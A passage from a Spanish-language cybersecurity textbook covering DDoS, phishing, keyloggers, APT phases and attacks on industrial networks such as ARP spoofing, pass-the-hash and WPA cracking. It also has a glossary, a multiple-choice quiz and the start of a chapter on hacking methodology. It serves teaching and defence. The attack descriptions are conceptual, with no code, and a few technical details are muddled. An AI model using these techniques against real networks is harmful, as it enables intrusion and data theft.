malicioso ingrese a un sitio web o interrumpa las comunicaciones API web, lo que limita los ataques y al mismo tiempo permite que fluya el tráfico normal llegar a su destino de la forma habitual.

Ataques de reflejo*:* En los ataques de reflejo, el atacante envía solicitudes a servidores intermediarios que luego envían respuestas a la víctima. Al igual que los ataques de amplificación, estos pueden aumentar la cantidad de tráfico dirigido a la víctima, causando una interrupción del servicio. Los servidores mal configurados envían respuestas al objetivo, abrumando la capacidad del objetivo para responder y provocando que el servicio falle. Para protegerse contra ataques de reflexión, las empresas y organizaciones pueden implementar medidas de seguridad, como limitar la cantidad de mensajes enviados por servidores mal configurados y configurar las máquinas alojadas adecuadamente para evitar la participación no deseada en un ataque de reflexión. Los ISP también pueden utilizar sistemas de prevención y detección de DDoS para identificar y bloquear el tráfico malicioso.

Impacto de los ataques contra la disponibilidad*:* Los ataques contra la disponibilidad pueden tener consecuencias devastadoras para las organizaciones y sus usuarios.

Algunos de los impactos más significativos incluyen:

- Pérdida de ingresos: Para las empresas que dependen de servicios en línea, la indisponibilidad puede resultar en una pérdida directa de ingresos, especialmente durante períodos críticos de venta.

- Daño a la reputación: Las interrupciones del servicio pueden dañar la confianza de los clientes y socios, afectando negativamente la reputación de la organización.

- Costos de mitigación: La defensa contra ataques de denegación de servicio y la restauración de servicios pueden implicar costos significativos en términos de tiempo, dinero y recursos.

- Interrupción operativa: Los ataques que afectan sistemas críticos pueden interrumpir las operaciones comerciales normales, causando retrasos y problemas en la productividad.

Estas violaciones de la ciberseguridad pueden dañar la reputación de la marca de una empresa y tener consecuencias a largo plazo, incluida la reducción de la confianza, el crecimiento y la rentabilidad de los usuarios. Construir y mantener una reputación de marca sólida es vital para

el éxito de cualquier negocio, y una violación de la ciberseguridad puede afectar significativamente esa reputación.

Medidas de defensa: Para protegerse contra ataques que comprometen la disponibilidad, las organizaciones pueden implementar una serie de medidas de seguridad, tales como:

- Sistemas de mitigación de DDoS: Utilizar servicios especializados que detecten y mitiguen el tráfico DDoS antes de que alcance los sistemas críticos.

- Firewalls y sistemas de detección de intrusiones (IDS) Configurar firewalls y IDS para filtrar y bloquear tráfico malicioso y patrones de ataque conocidos.

- Redundancia y balanceo de carga: Implementar soluciones de redundancia y balanceo de carga para distribuir el tráfico y evitar la sobrecarga de recursos.

- Capacidad de escalado: Diseñar infraestructuras que puedan escalar dinámicamente en respuesta a aumentos repentinos en el tráfico, asegurando la disponibilidad continua.

- Plan de respuesta a incidentes: Desarrollar y probar regularmente un plan de respuesta a incidentes para gestionar y mitigar rápidamente los efectos de un ataque.

Los ataques contra la disponibilidad representan una amenaza significativa para la continuidad operativa de las organizaciones. El software empresarial y la ciberseguridad van de la mano, las empresas deben priorizar la ciberseguridad para proteger su software y sus datos de las ciberamenazas. Al implementar estrictas medidas de seguridad y capacitación en ciberseguridad, las empresas pueden reducir el riesgo de ataques cibernéticos y proteger su software y datos contra daños o robos.

3.2.3. Ataques contra la privacidad

Los ataques contra la privacidad tienen como objetivo acceder, exponer o robar información personal y confidencial sin el consentimiento del propietario. Estos ataques pueden tener consecuencias graves, tanto para individuos como para organizaciones, incluyendo el robo de identidad, fraude financiero y daño a la reputación.

A continuación, se describen algunos de los tipos más comunes de ataques contra la privacidad.

Phishing: El phishing es un método de ingeniería social utilizado por los atacantes para engañar a las víctimas y hacer que revelen información personal o confidencial, como contraseñas, números de tarjetas de crédito o datos de cuentas bancarias. Esto se logra a través de correos electrónicos, mensajes de texto o sitios web falsos que imitan fuentes confiables. Diseñados para convencer a una víctima de proporcionar información personal, generalmente realizado para obtener una ganancia monetaria por parte del atacante. La mayoría de los ataques de Phishing son influenciados cuando se envía un correo electrónico falso, que contiene un enlace (Uniform Resource Locator, URL). Esta URL conduce a un sitio web falso, cuando se hace clic en él. A pesar de la importante atención que se le ha otorgado a lo largo de los años, aún no existe una solución definitiva, para resolver este tipo de ataque.

Malware de robo de información (Info-stealers) Este tipo de malware se instala en el dispositivo de la víctima y se utiliza para recopilar información sensible, como credenciales de inicio de sesión, datos de navegación, información financiera y archivos personales. Los InfoStealers utilizan el robo de información para atacar empresas en muchos sectores de la economía. Por eso es imperativo que las empresas, independientemente del sector, tengan en cuenta esta amenaza. No es sólo el sector de las telecomunicaciones el objetivo de los delincuentes que desarrollan o contratan ladrones de datos. También se han producido incidentes en industrias tan diversas como la industria petrolera y la industria del turismo.

Keylogging: Implica el uso de software o hardware para registrar cada pulsación de tecla hecha por la víctima en su dispositivo. Esta técnica permite a los atacantes obtener contraseñas, mensajes de correo electrónico, y otra información sensible que la víctima introduce mediante el teclado.

Información que se pueden obtener mediante los keyloggers:

- Contraseñas
- Datos personales
- Datos bancarios
- Correos electrónicos
- Mensajes enviados por los servicios de mensajería del navegador

- Historiales de búsqueda y chats
- Capturas de pantalla

Keyloggers existentes

- Programas maliciosos: Infectan a las computadoras o celulares y registran todas las acciones que se realizan, guardan las contraseñas y todo lo que se escribe.
- Keyloggers inalámbricos: Envían en forma inalámbrica los datos obtenidos al ciberdelincuente.
- Keyloggers asociados a software espía: Hacen capturas de pantalla del escritorio y evaden medidas de seguridad como los teclados virtuales.

Ataques a la red wi-fi: Los atacantes pueden interceptar comunicaciones no cifradas en redes wi-fi públicas o mal configuradas, accediendo a datos personales transmitidos a través de estas redes, como correos electrónicos, credenciales de inicio de sesión y transacciones financieras. Un estudio realizado en 2016 sobre 31 millones de puntos de acceso wifi reveló que más de uno de cada cuatro (28%) suponía un riesgo para los datos transmitidos porque no estaban protegidos por ningún tipo de cifrado o contraseña. Muchos ataques wi-fi tienen como objetivo redes inalámbricas que tienen poca seguridad y, por lo tanto, son vulnerables. Para algunos piratas informáticos, estas redes son simplemente un punto de acceso conveniente.

Ataques de suplantación de identidad (Identity Theft) El robo de identidad implica el uso de información personal robada para hacerse pasar por la víctima y realizar transacciones fraudulentas, como abrir cuentas bancarias, solicitar préstamos o realizar compras en línea. Para llevar a cabo un ataque, un atacante puede enviar un enlace a un sitio web que luego lo engaña para que descargue malware, como un virus, o l proporcione al atacante su información personal. En muchos casos, es posible que el objetivo no se dé cuenta de que ha sido comprometido, lo que permite al atacante buscar a otros empleados dentro de la misma organización sin que nadie sepa acerca de la actividad maliciosa.

Puede evitar que los ataques de phishing logren sus objetivos revisando cuidadosamente los tipos de correos electrónicos que abre y los enlaces en los que hace clic. Preste atención a los encabezados de los correos electrónicos y no haga clic en nada que parezca sospechoso. Marque

las opciones de Ruta de respuesta y retorno. Deben conectarse al mismo dominio especificado en el correo electrónico.

Consecuencias de las amenazas: Las amenazas son eventos que pueden causar problemas en el centro de gestión de crisis, tener un impacto significativo o invisible en los recursos del sistema de TI o están relacionados con él, necesarios para el centro funciona con normalidad.

Las consecuencias de estos efectos pueden ser los siguientes:

- Daños de imagen
- Consecuencias legales
- Robo de Identidad
- Pérdida Financiera
- Daño a la Reputación
- Impacto Psicológico

Otras consecuencias, son aquellas que tienen impacto negativo en ámbitos muy diversos, como por ejemplo el ámbito político, institucional o gubernamental, entre otros. (Sánchez-Henarejos, y otros, 2016)

Medidas de privacidad de datos para usuarios:

- Revisar las políticas de privacidad: Antes de proporcionar tus datos personales a una empresa o plataforma, lee detenidamente su política de privacidad para conocer cómo tratarán tu información.

- Uso de contraseñas seguras: Utiliza contraseñas fuertes y diferentes para cada cuenta y no las compartas con terceros.

- Cuidado con el phishing: Sé cauteloso con los correos electrónicos o mensajes sospechosos que solicitan información personal o contraseñas, no hagas clic en enlaces no verificados.

- Control de privacidad en redes sociales: Ajusta la configuración de privacidad en tus redes sociales para limitar la cantidad de información personal que se comparte públicamente.

- Aplicaciones y permisos: Revisa los permisos solicitados por las aplicaciones antes de instalarlas en tus dispositivos y otorga solo los permisos necesarios para su correcto funcionamiento.

- Redes seguras: Evitar el uso de redes wi-fi públicas no seguras para transacciones sensibles y utilizar redes privadas virtuales (vpn) para cifrar las comunicaciones.

Te recomendamos una serie de prácticas generales asociadas a la Regulación General de Protección de Datos en materia de privacidad de datos tanto para personas físicas como jurídicas.

Productos de seguridad de datos

Se hace necesario el uso de algunas herramientas que ayuden a mitigar todo esto:

- Data masking: Proporciona seguridad de datos y controles de privacidad para prevenir el acceso no autorizado y la divulgación de información sensible, privada y confidencial.

- Secure @ source: Proporciona inteligencia de seguridad de datos para que las organizaciones puedan comprender los riesgos y vulnerabilidades de los datos confidenciales.

- Test data management: Proporciona el aprovisionamiento seguro y automatizado de datasets que no son de producción para satisfacer necesidades de desarrollo.

- Data archive: Podrás eliminar aplicaciones heredadas, administrar el crecimiento de los datos, mejorar el rendimiento de las aplicaciones y mantener el cumplimiento con el archivado estructurado.

Es importante pensar en la seguridad de los datos y crear seguridad desde el principio. Los ingenieros de seguridad se esfuerzan por proteger las redes de las amenazas desde el momento en que surgen hasta que se vuelven confiables y seguras. Los ingenieros de seguridad diseñan sistemas que protegen lo correcto de la manera correcta. Si el objetivo de un ingeniero de software es asegurarse de que algo suceda, entonces el objetivo de un ingeniero de seguridad es asegurarse de que no sucedan cosas (malas) mediante el diseño, implementación y prueba de sistemas seguros completos. Los ataques contra la privacidad representan una amenaza

significativa para la seguridad personal y organizacional. Proteger la privacidad requiere una combinación de medidas técnicas, prácticas de seguridad efectivas y educación continua. Al entender y mitigar los riesgos asociados con estos ataques, se puede preservar la confidencialidad y la integridad de la información personal y sensible.

3.2.4. Amenazas persistentes avanzadas (APT)

Las Amenazas Persistentes Avanzadas (APT, por sus siglas en inglés) son una clase de ciberataques extremadamente sofisticados y prolongados que tienen como objetivo comprometer y mantener acceso no autorizado a redes y sistemas durante un largo período de tiempo. Los APT suelen estar respaldados por organizaciones bien financiadas y a menudo están asociadas con estados-nación o grupos criminales avanzados. Las amenazas persistentes avanzadas utilizan técnicas de piratería persistentes, ocultas y avanzadas para obtener acceso a los sistemas y permanecer allí durante largos períodos de tiempo, lo que puede tener consecuencias devastadoras.

Características de las apt: APT o amenazas persistentes avanzadas, es un tipo de ciberataque que tiene muchas características que lo hacen muy peligroso:

- Utilizan métodos de ataque avanzados y sofisticados. Esto incluye no sólo malware como botnets y exploits de día cero, sino también el uso de sofisticadas técnicas de ingeniería social.

- Son difíciles de detectar porque uno de los objetivos de los ciberdelincuentes es pasar desapercibidos para el sistema de seguridad de la víctima.

- Su objetivo es permanecer en la computadora o sistema de la víctima el mayor tiempo posible. Para ello, se adaptan a los esfuerzos o técnicas de ciberseguridad implementadas por las víctimas y mantienen altos niveles de cooperación y control entre sus equipos.

- Se desarrollan en diferentes etapas. Comienza obteniendo acceso, luego infecta la computadora, expandiendo su control y aprendiendo desde adentro para descubrir nuevas vulnerabilidades.

- Requieren amplios conocimientos de técnicas de hacking y una gran cantidad de recursos, por lo que muchas veces son llevados a cabo por grupos organizados muy interesados (por motivos económicos o para obtener información valiosa) sobre la víctima del ataque.

- Las víctimas suelen ser grandes empresas y corporaciones, gobiernos u otras organizaciones responsables de la seguridad nacional.

Fases de un ataque APT

Reconocimiento:

- Recopilar información sobre el objetivo a través de él.

- Monitorear áreas específicas en las que un atacante puede concentrarse para lograr un compromiso permanente del sistema con el mínimo esfuerzo. Durante esta fase, el atacante debe poder identificar el objetivo, realizar una evaluación exhaustiva del mismo y recopilar la mayor cantidad de información relevante posible sobre el entorno técnico y el personal clave de la organización objetivo.

Infiltración:

- Los ciberdelincuentes implementan malware que crea una red de puertas traseras y túneles que les permiten moverse a través de los sistemas sin ser detectados.

- El malware suele utilizar técnicas como la reescritura de código para ayudar a los piratas informáticos a ocultar sus huellas.

Establecimiento de punto de apoyo: Una vez dentro, los piratas informáticos utilizan técnicas como descifrar contraseñas para obtener acceso a privilegios de administrador, aumentar el control del sistema y obtener mayores niveles de acceso.

Medios de comunicación social: Los atacantes pueden utilizar las redes sociales para crear múltiples cuentas y blogs para publicar información obtenida de un sistema comprometido.

- Red privada: Actualmente, muchos atacantes utilizan la red TOR para utilizar servicios ocultos para recibir, publicar o transmitir información y es muy eficaz para evadir cualquier intento de rastrear el ataque.

- Herramienta de acceso remoto (RAT) Si bien los administradores de sistemas suelen utilizar estas herramientas para obtener acceso remoto legítimo, las RAT se utilizan habitualmente en ataques cibernéticos debido a su arquitectura cliente-servidor basada en bases de datos, donde el cliente se ejecuta en la computadora del atacante. La máquina y el servidor son los dispositivos de la víctima.

Movimientos laterales:

- Utilizando técnicas como el "pass-the-hash" y el "pivoting," los atacantes se mueven a través de la red para comprometer otros sistemas y acceder a datos críticos.

- Con un mayor nivel de incursión dentro del sistema gracias a los derechos de administrador, los hackers pueden moverse por este a voluntad. También pueden intentar acceder a otros servidores y a otras partes seguras de la red.

Exfiltración de datos:

- Dado que el objetivo principal de las APT es robar o filtrar información confidencial para obtener ganancias estratégicas, la extracción de datos es un paso importante para los atacantes.

- Cabe señalar que cualquier intento de exfiltración de datos mal planificado por parte de un atacante podría permitir rastrear el tráfico generado y detectar la dirección a la que se enviaron los datos. Por esta razón, a veces también se utilizan botnets, que permiten a los atacantes transportar datos a diferentes destinos a través de múltiples saltos y a través de múltiples dispositivos de transmisión de datos en la red para disfrazar su verdadero destino.

Quedarse y aprender: Desde el interior del sistema, los piratas informáticos obtienen un conocimiento completo de sus vulnerabilidades de seguridad y funcionalidad, lo que les permite explotar la información que necesitan.

- Los piratas informáticos pueden intentar continuar este proceso, tal vez indefinidamente o finalizarlo después de haber logrado un objetivo específico. A menudo dejan la puerta abierta para poder acceder nuevamente al sistema en el futuro.

Medidas de defensa contra APTs

- Mantenga su software y parches actualizados, es extremadamente importante que el software se actualice y parchee periódicamente. Si sigue las mejores prácticas de gestión de parches, TI puede evitar que los piratas informáticos aprovechen las vulnerabilidades de seguridad. Monitorear la actividad de la red.

- La actividad anormal de la red se puede detectar mediante un monitoreo continuo. Esto le permite identificar posibles amenazas y evitar el acceso no autorizado.

- Forma a tus empleados, el conocimiento es poder y en este caso protección. Los empleados deben recibir información y capacitación continua sobre los riesgos de los intentos de phishing y cómo evitarlos. Implementar un plan sólido de respuesta a incidentes.

- Un plan integral de respuesta a incidentes es esencial para combatir los ataques APT. Este plan debe describir los pasos para identificar, prevenir, eliminar y recuperarse de un ataque. Además, también debería incluir medidas preventivas para prevenir futuros ataques.

- Realizar periódicamente controles de seguridad y evaluaciones de riesgos. Las pruebas de seguridad y las evaluaciones de riesgos deben realizarse periódicamente para identificar posibles vulnerabilidades y vulnerabilidades en la infraestructura de seguridad. Es importante que se lleven a cabo sin demora.

- Utilice herramientas avanzadas de protección contra amenazas. Se necesitan herramientas avanzadas para combatir amenazas avanzadas. La implementación de herramientas avanzadas de protección contra amenazas que aprovechan el aprendizaje automático y la inteligencia artificial puede ayudar a identificar y eliminar amenazas antes de que causen daño.

Si bien las amenazas avanzadas y persistentes son una amenaza importante en la era digital, los equipos de TI pueden minimizar el riesgo comprendiendo su naturaleza y tomando medidas preventivas sólidas. Si es consciente de las amenazas y utiliza RMM y las herramientas de seguridad adecuadas, puede evitar que las amenazas a la seguridad entren en su empresa. Las Amenazas Persistentes Avanzadas representan uno de los desafíos más formidables en el campo de la ciberseguridad. Su sofisticación, persistencia y objetivos específicos requieren una estrategia de defensa integral que combine tecnología avanzada, prácticas de seguridad robustas y una continua concienciación del personal.

3.2.5. Ataques en entornos industriales e infraestructuras críticas

La infraestructura crítica necesaria para el funcionamiento de la sociedad incluye sectores como la energía, el transporte, la atención sanitaria, la banca, las comunicaciones y el gobierno. Su protección no sólo garantiza la seguridad nacional, la estabilidad económica y la seguridad pública, sino que también apoya la vida cotidiana de las personas, protege su salud y bienestar y promueve la coexistencia en la sociedad. Por lo tanto, garantizar la continuidad de servicios esenciales como electricidad, agua y telecomunicaciones es de suma importancia.

Seguridad informática: La Seguridad en Sistemas Informáticos, asegura los activos informáticos. La política de SI debe ser integral.

- La SI en los usuarios: Gran parte de los problemas de SI se deben a acciones negligentes o a causa de la falta de capacitación. Los riesgos no pueden eliminarse totalmente, deben gestionarse por medio políticas de buenas prácticas y uso de estándares recomendados.

- La SI en las redes: Se debe evitar el acceso de intrusos manteniendo la confidencialidad, integridad, disponibilidad y control de la red. Es útil un sistema de seguridad en capas, cortafuegos, IDS ("Sistemas de Detección de Intrusos"), IPS ("Sistemas de Prevención de Intrusos"), ACL ("Listas de Control de Accesos") y sistemas de autenticación.

- La SI en las comunicaciones: Las comunicaciones se pueden cifrar sin demoras notables ni complicaciones para las tareas de los usuarios. Por eso es recomendable el cifrado de las comunicaciones donde sea posible.

- La SI en los Terminales: Las terminales no deben presentar vulnerabilidades ante ataques. Tanto el sistema operativo, como el antivirus deben estar actualizados.

Figura 3.1 Infraestructura Criticas

Fuentes: (CISA, 2021)

Tipos de ataques en entornos industriales

Los ataques cibernéticos a entornos críticos impactan las operaciones comerciales y causan daños a la propiedad y al medio ambiente. La explotación de vulnerabilidades en los sistemas de tecnología operativa (OT) por parte de un atacante, un grupo cibercriminal o un estado-nación puede dañar una industria o un país. Estos sistemas se centran en el control directo y la

automatización de maquinaria, plantas industriales, infraestructura crítica y otros entornos físicos.

A continuación, se presentan los principales ataques dirigidos a plataformas de comunicación que forman parte de sistemas en entornos industriales e infraestructuras críticas.

- *El ataque de hombre en el medio, mitm ó sniffing activo:* Se trata de un ataque realizado a los protocolos de comunicación entre dos hosts, muy común en LAN Ethernet conmutadas, donde un atacante previamente conectado a una red cableada o inalámbrica interceptará el tráfico entre la puerta de enlace y otras computadoras o entre el cliente y el servidor. Por ejemplo, enviar mensajes ARP gratuitos envenena la tabla ARP del servidor debido a la falta de autenticación. En un entorno WAN, MitM puede volverse efectivo mediante la manipulación de la tabla de enrutamiento, así como mediante el uso de servidores proxy, e incluso mediante la inyección exitosa de código en aplicaciones web. En última instancia, independientemente del entorno y el método utilizado, estas actividades comprometen la seguridad de las credenciales, archivos adjuntos, consultas SQL, registros de bases de datos y todo. Todo el tráfico se envía a través de la red sin ningún tipo de cifrado.

- *El ataque de ARP spoofing:* Muy común en LAN Ethernet conmutadas, permite a los atacantes comprometer la integridad de las tablas ARP utilizadas por las pilas Ethernet y TCP/IP para crear asociaciones entre direcciones IP y direcciones MAC. Gracias a esta acción, el agresor puede afectar la seguridad e incluso la disponibilidad del servicio.

- *El reply attack o ataque de repetición:* Implica pasar información de autenticación cifrada o huellas dactilares obtenidas previamente por un atacante a través de un ataque de escucha al tráfico de autenticación entre un cliente y un servidor legítimos. El atacante no necesita conocer la información de autenticación de texto sin formato, solo necesita pasar un código de acceso o hash, como en el caso de un ataque de repetición en sistemas operativos Windows llamado Hash Inyección, que utiliza huellas digitales LM HASH, NT HASH. únicamente con el propósito de iniciar una sesión ilegal en nombre de un usuario autorizado. Este ataque puede comprometer la seguridad de la información contenida en la cuenta comprometida.

- *HTTP response spliting:* Implica manipular el campo de "entrada" del mensaje de respuesta HTTP agregando una URL maliciosa que podría permitir al atacante redirigir al usuario víctima a ese sitio web.

- *Ataque de flooding ó inundación:* Cualquier actividad que genere tráfico desde uno o más protocolos dirigidos a un HOST o dispositivo de comunicación se clasifica como ataque de inundación. Una de las formas más comunes de afectar las LAN y MAN basadas en Metro Ethernet es MAC FLOOD, que implica enviar una serie de tramas Ethernet y Metro Ethernet con direcciones MAC de origen y destino aleatorias para incluirlas en los paquetes de radio o módulo CAM.

- *El ataque wireless cracking:* Implica extraer contraseñas utilizadas por los protocolos de autenticación WLAN basados en IEEE 802.11, como las variantes WEP y WPA. La técnica del atacante consiste en obligar al ordenador de un usuario legítimo conectado a la red inalámbrica a desconectarse del punto de acceso para luego capturar una copia del tráfico autenticado, que contendrá un conjunto de vectores para protocolos como WEB basado en RC4. El algoritmo de autenticación contendrá la contraseña solicitada. Una vez que el servidor atacante tenga las credenciales, podrá conectarse a la red.

- *IP y MAC spoofing:* Se trata de acciones destinadas a reemplazar o falsificar la dirección MAC o IP para dificultar la detección precisa del host invasor. Existen herramientas como SCAPY del grupo THC que pueden crear paquetes IP completos con direcciones falsificadas y productos como HPING que pueden tomar una dirección IP falsificada y pasarla como parámetro al sistema operativo. Los operadores la usarán para crear direcciones IP legítimas, Paquetes IP. La suplantación de IP no es en realidad un ataque, sino una actividad maliciosa que puede preceder a un ciberataque malicioso como SYN FLOODING.

- *El ataque de DNS spoofing:* Este es un ataque que se puede llevar a cabo a través de una variedad de métodos y puede comprometer el sistema autónomo de un ISP desde un único servidor e incluso puede afectar la resolución de nombres en Internet. Esto se puede hacer falsificando la respuesta del dominio SOA autorizado para suplantación, envenenando la caché del servidor DNS STUB o incluso realizando una transferencia de zona con registros falsos a un servidor DNS secundario.

Medidas de seguridad para infraestructuras críticas

La ciberseguridad de las infraestructuras críticas es cada vez más importante en un mundo donde la dependencia de los sistemas digitales es cada vez mayor. Los gobiernos y las organizaciones deben adoptar una postura proactiva invirtiendo en tecnologías de seguridad avanzadas, capacitando a sus empleados en las mejores prácticas de ciberseguridad y

fomentando la colaboración entre industrias y países. Sólo una estrategia de colaboración global puede aumentar la resiliencia a los ciberataques y garantizar la continuidad de los servicios esenciales para la sociedad.

La guía de INCIBE y UNIR proporciona una serie de consejos para predecir amenazas y minimizar riesgos en cuatro pasos:

- Evaluación y análisis: En primer lugar, es necesario mapear las posibles vulnerabilidades y amenazas en todo el sistema industrial.

- Diseño: Una vez identificadas las amenazas potenciales, se planifican medidas técnicas y organizativas para mitigarlas.

- Solicitud: Las acciones tomadas deben ir acompañadas de verificación y evaluación durante y después de su implementación.

- Trabajo: El sistema de protección creado permanece activo y necesita ser revisado y actualizado constantemente para evitar pérdida de eficacia.

En cuanto a las medidas de protección técnicas o específicas, hacen varias recomendaciones clave:

- Cortafuegos: La implementación de firewalls y sistemas de detección de intrusiones robustos ayuda a prevenir y responder a amenazas potenciales.

- Actualizar: Mantener su software y sistemas actualizados con las últimas actualizaciones de seguridad es esencial para corregir posibles vulnerabilidades.

- Protocolo: Establecer protocolos de seguridad sólidos para administrar su red ayuda a garantizar la integridad y seguridad de los datos.

- Desarrollar estándares: Crear e implementar estándares de ciberseguridad específicos para entornos industriales es fundamental para garantizar operaciones consistentes y efectivas en toda la industria.

- Dispositivo: Es recomendable eliminar las cosas que ya no se utilizan después de destruir la información confidencial almacenada en ellas, así como controlar el acceso a los equipos utilizados.

- Capacite a los empleados: Eespecialmente aquellos que trabajan en infraestructuras críticas, para que sean conscientes de las amenazas y vulnerabilidades cibernéticas y sepan cómo responder a los incidentes de seguridad.

La ciberseguridad industrial está prosperando y evolucionando para combatir estas amenazas con avances tecnológicos. Una mayor inversión en estrategias de seguridad y capacitación del personal en seguridad será importante en todos los niveles de la industria. Los ataques en entornos industriales e infraestructuras críticas representan una amenaza creciente con potencial para causar daños significativos. La protección de estos entornos requiere una combinación de medidas técnicas, prácticas de gestión eficaces y una concienciación continua.

Glosario de términos

- APT (amenazas persistentes avanzadas) Tipo de ciberataques sofisticados y prolongados en el tiempo, realizados por actores bien financiados y organizados, que buscan infiltrarse y permanecer en un sistema sin ser detectados.

- ISO: 'International organization for standardization' o 'organización internacional de normalización', se trata de un órgano cuya principal función es la de crear normas de carácter internacional.

- DDoS (distributed denial of service) Ataque de denegación de servicio distribuido, donde múltiples sistemas envían un gran volumen de tráfico a un servidor o red para hacer que los servicios sean inaccesibles para los usuarios legítimos.

- Phishing: Técnica de engaño utilizada por atacantes para obtener información confidencial, haciéndose pasar por entidades confiables para engañar a las víctimas.

- Ransomware: Tipo de malware que bloquea el acceso a sistemas o datos y exige un rescate a cambio de liberar el acceso.

- Dumpster diving: (buceo en el contenedor) en informática se refiere a la exploración de la papelera de un sistema con el fin de encontrar detalles para que un pirata informático pueda realizar un ciberataque.

- FTP: Protocolo de transferencia de archivos.

- HTTP: Protocolo de transferencia de hipertexto.

- HTTPS: Protocolo seguro de transferencia de hipertexto.

- SCADA (supervisory control and data acquisition) Sistemas de control industrial utilizados para supervisar y controlar infraestructuras críticas como plantas de energía y redes de suministro de agua.

- SQL injection (inyección sql) técnica de ataque en la que se introduce código SQL malicioso en una consulta de base de datos para manipularla y acceder a información no autorizada.

- Espionaje Cibernético: Actividad de obtener información confidencial de manera secreta y no autorizada, generalmente realizada por gobiernos o entidades con recursos significativos.

- Integridad de datos: Principio que asegura que los datos se mantienen precisos, completos y sin alteraciones no autorizadas.

- Manipulación de datos: Alteración no autorizada de la información en un sistema, que puede comprometer la integridad y precisión de los datos almacenados.

- Robo de identidad: Delito que implica obtener y usar la información personal de otra persona de manera fraudulenta para realizar acciones ilegales.

- RMM: Es la abreviatura de software de monitoreo y gestión remota se utiliza para cumplir dos funciones: recopilar información de terminales y redes remotas para evaluar su estado. Realizar varias tareas de gestión de ti remotas las mismas sin interrupción.

- Data masking: Permite a los desarrolladores y evaluadores trabajar con datos de prueba realistas que se parecen a los originales, pero sin exponer información confidencial.

- Pass-the-hash (Pth): Se trata de un tipo de ciberataque en el que se roba el hash de una contraseña a los administradores y se utiliza para obtener un acceso no autorizado a toda la red.

Evaluación de conocimientos

1. ¿Qué es un evento en el contexto de ciberseguridad?

a) Una acción intencional y maliciosa.

b) Un suceso identificable en un sistema.

c) Un compromiso de la confidencialidad de la información.

d) Una técnica de engaño para obtener información.

2. ¿Qué es un ciberataque?

a) Un programa antivirus.

b) Un intento de obtener acceso no autorizado a un sistema o red.

c) Una actualización de software.

d) Una copia de seguridad de datos.

3. ¿Cuál de los siguientes es un ejemplo de ataque contra la integridad?

a) Phishing.

b) Inyección SQL.

c) Ataque DDoS.

d) Ataques de protocolo

4. El phishing es una técnica utilizada para:

a) Manipular datos.

b) Obtener información confidencial mediante engaño.

c) Interrumpir el acceso a servicios.

d) Permanecer en un sistema por un largo periodo.

5. ¿Qué caracteriza a las Amenazas Persistentes Avanzadas (APT)?

a) Son siempre de corta duración.

b) Son sofisticadas y prolongadas en el tiempo.

c) Solo afectan a sistemas industriales.

d) Son fáciles de detectar.

6. ¿Qué es el ransomware?

a) Un tipo de ataque DDoS.

b) Un malware que bloquea el acceso hasta recibir un rescate.

c) Una técnica de phishing avanzada.

d) Un sistema de control industrial.

7. ¿Cuál es la definición de confidencialidad?

a) Protección de la información contra accesos no autorizados.

b) Garantía de que la información está siempre disponible.

c) Precisión y no alteración de los datos.

d) Técnica de manipulación de datos.

8. El robo de identidad implica:

a) Obtener y usar información personal de otra persona de manera fraudulenta.

b) Alterar la integridad de los datos.

c) Interrumpir el acceso a servicios.

d) Manipular sistemas de control industrial.

9. La disponibilidad en ciberseguridad garantiza que:

a) La información sea precisa y no alterada.

b) La información y los sistemas estén accesibles para los usuarios autorizados.

c) La información esté protegida contra accesos no autorizados.

d) Los datos personales sean privados y confidenciales.

10. ¿Qué es un ataque de fuerza bruta?

a) Un ataque que prueba todas las combinaciones posibles de contraseñas hasta encontrar la correcta

b) Un ataque que intercepta la comunicación entre dos partes

c) Un ataque que distribuye software malicioso

d) Un ataque que deshabilita la red mediante tráfico excesivo.

11. ¿Qué es un ataque contra la privacidad?

a) Obtener acceso no autorizado a información confidencial.

b) Alterar la precisión de los datos.

c) Hacer que los servicios sean inaccesibles.

d) Permanecer en un sistema sin ser detectado.

12. ¿Cuál es la principal característica de un ataque?

a) Es siempre no intencional.

b) Es una acción intencional y maliciosa.

c) Ocurre de forma rutinaria.

d) Solo afecta la disponibilidad.

13. ¿Cuál es una característica de las Amenazas Persistentes Avanzadas (APT)?

a) Uso de técnicas de hacking básicas.

b) Acceso de corta duración a los sistemas comprometidos.

c) Sofisticación y persistencia en el acceso a sistemas.

d) Ataques exclusivamente a individuos.

14. ¿Cuál de los siguientes es un ejemplo de medida preventiva contra ciberataques a la privacidad?

a) No actualizar el software regularmente.

b) Deshabilitar firewalls.

c) Uso de redes VPN para conexiones seguras.

d) Compartir contraseñas con compañeros de trabajo.

15. ¿Cuál de los siguientes ataques compromete la confidencialidad de los datos?

a) Denegación de servicio (DoS).

b) Ransomware.

c) Interceptación de comunicaciones para robar información sensible

d) Ataque de fuerza bruta

CAPITULO 4 METODOLOGÍA DE HACKING

INTRODUCCIÓN

La ciberseguridad en tiempos modernos se ha convertido en un factor crítico para la protección de la información y los activos digitales de las organizaciones y las personas. Con cada año que pasa los ataques cibernéticos son cada vez más sofisticados, lo que exige un enfoque más estructurado y metódico para identificar y mitigar vulnerabilidades. Las metodologías de hacking son un conjunto de procedimientos y técnicas sistemáticas que permiten evaluar la seguridad de los sistemas informáticos y las redes que las conforman. Estas metodologías no solo son elementales para la defensa cibernética de las organizaciones, sino que también son cruciales para la realización de pruebas y auditorias de seguridad por parte de los hackers éticos y profesionales de la seguridad informática.

Las metodologías de hacking proporcionan un marco estructurado de todas las etapas del proceso de prueba, desde la recopilación de información inicial hasta la explotación de vulnerabilidades y la posterior mitigación de riesgos. La comprensión de estas metodologías ayuda a los profesionales de seguridad a mantenerse informado y capacitado para identificar y remediar vulnerabilidades antes de que puedan ser explotadas.

Este capítulo explora varias metodologías reconocidas y estandarizadas que se usan ampliamente en la industria de la ciberseguridad. Cada metodología ofrece un enfoque único y herramientas específicas para llevar a cabo evaluaciones de seguridad de manera efectiva. Además, se presenta una metodología general de hacking que abarca las fases críticas del proceso de hacking ético, proporcionando una guía paso a paso para la identificación y explotación de vulnerabilidades en sistema y redes.

4.1. Metodologías de hacking

4.1.1. OSSTMM (open-source security testing methodology manual)

El Manual de Metodología de Pruebas de Seguridad de Código Abierto (OSSTMM) es desarrollada por el Instituto de Seguridad y Metodologías Abiertas (ISECOM). Permite realizar pruebas, análisis y medición de la seguridad informática a nivel operacional en una organización. Estas pruebas abarcan todos los canales operativos empresariales, seguridad humana, físicas, inalámbricas, telecomunicaciones y redes de datos. Además, la guía

proporciona información para la planificación del proyecto, la cuantificación de resultados y las normas de compromiso para llevar a cabo auditorías de seguridad. (Alvarez Intriago, 2018)

Tabla 4.1 Canales establecidos en OSSTMM.

Clase	Canal	Descripción
